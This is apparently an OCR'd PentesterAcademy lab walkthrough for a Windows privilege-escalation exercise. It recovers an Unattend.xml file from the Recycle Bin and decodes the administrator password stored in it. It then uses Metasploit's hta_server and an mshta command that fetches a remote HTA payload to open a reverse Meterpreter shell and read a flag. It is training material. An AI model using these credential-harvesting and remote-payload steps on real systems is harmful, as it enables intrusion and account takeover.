
ATTACK DEFENSE

by PentesterAcademy

Name	Files Restore
URL	https://attackdefense.com/challengedetails?cid=2111
Type	Windows Security: Privilege Escalation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Switch to **Attacker Machine**.



There is a high possibility that when a user deletes some files or directories after a fresh windows installation, those might contain some sensitive information and it is very important to empty the recycle bin after deleting files if those contain sensitive information!

Assume that for a moment an attacker got access to the system physically or remotely. He can easily check **Recycle Bin** files using PowerShell or by accessing the GUI whichever feels the easiest. Then he could have restored the file, read it, and deleted it again without wasting much time. Then, he might have access to any sensitive information stored in those files.

Step 2: Check Recycle Bin on the target machine.




We can notice that the unattend.xml file is present in the Recycle Bin. Restore the file and read the **Unattend.xml** file. Also, we can see the original location of the files/folder.

Unattend.xml:

Unattend.xml is an answer file for installation. The files may contain encoded or plain-text credentials and other sensitive information.

Step 3: Restore the Unattend.xml file.



Step 4: Reading Unattend.xml file.

Command: cat C:\Windows\Panther\Unattend.xml

Windows PowerShell

```
                    <Order>1</Order>
                    <Path>cmd /c "FOR %i IN (X F E D C) DO (FOR /F "tokens=6" %t in ('vol %i:') do (IF /I %t NEQ "" 
\CurrentControlSet\Control\Session Manager\Environment" /v AppsRoot /t REG_SZ /d %i /f )))"</Path>
                </RunSynchronousCommand>
            </RunSynchronous>
        </component>
    </settings>
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e
http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <FirstLogonCommands>
              <SynchronousCommand wcm:action="add">
                <Description>AMD CCC Setup</Description>
                <CommandLine>%AppsRoot%:\BootCamp\Drivers\ATI\ATIGraphics\Bin64\ATISetup.exe -Install</CommandLine>
                <Order>1</Order>
                <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
              <SynchronousCommand wcm:action="add">
                  <Description>BootCamp setup</Description>
                  <CommandLine>%AppsRoot%:\BootCamp\setup.exe</CommandLine>
                  <Order>2</Order>
                  <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
            </FirstLogonCommands>
            <AutoLogon>
                <Password>
                    <Value>cEAkJHcwcmQ=</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>administrator</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>
PS C:\Users\student>
```

```
            <AutoLogon>
                <Password>
                    <Value>cEAkJHcwcmQ=</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>administrator</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>
PS C:\Users\student>
```

We have discovered an administrator encoded password. i.e “**cEAkJHcwcmQ=**”

Step 6: Base64-decoding administrator password using Powershell.

Commands:
$password=**'cEAkJHcwcmQ='**
$password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($pa
ssword))
echo $password

```
Select Windows PowerShell
PS C:\Users\student> $password='cEAkJHcwcmQ='
PS C:\Users\student> $password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($password))
PS C:\Users\student> echo $password
p@$$w0rd
PS C:\Users\student>
```

The administrator password is “**p@$$w0rd**”

Step 7: We are running a command prompt as an administrator user using discovered credentials.

Command: runas.exe /user:administrator cmd
p@$$w0rd
whoami

```
PS C:\Users\student> runas.exe /user:administrator cmd
Enter the password for administrator:
Attempting to start cmd as user "PRIV-ESC\administrator" ...
PS C:\Users\student>
```

```
Administrator: cmd (running as PRIV-ESC\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>
```

We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 6: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/FCgYLYpEfj9q754.hta
[*] Local IP: http://10.10.0.2:8080/FCgYLYpEfj9q754.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/FCgYLYpEfj9q754.hta**" and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe.

Switch to Target Machine

Step 7: Gaining a meterpreter shell.

Commands:

Note: You need to use your own metasploit HTA server link

Payload: mshta.exe http://10.10.0.2:8080/FCgYLYpEfj9q754.hta

```
Administrator: cmd (running as PRIV-ESC\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/FCgYLYpEfj9q754.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.

```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/FCgYLYpEfj9q754.hta
[*] Local IP: http://10.10.0.2:8080/FCgYLYpEfj9q754.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.202       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.202
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.202:49729) at 2020-10-30 15:26:24 +0530
```

Step 8: Searching the flag.

Commands:
sessions -i 1
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-28 16:11:22 +0530  flag.txt

meterpreter > cat flag.txt
6df95822308136735ebe1f7a76ead148meterpreter >
```

This reveals the flag to us.

Flag: 6df95822308136735ebe1f7a76ead148

References

1. Metasploit (https://www.metasploit.com/)
2. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)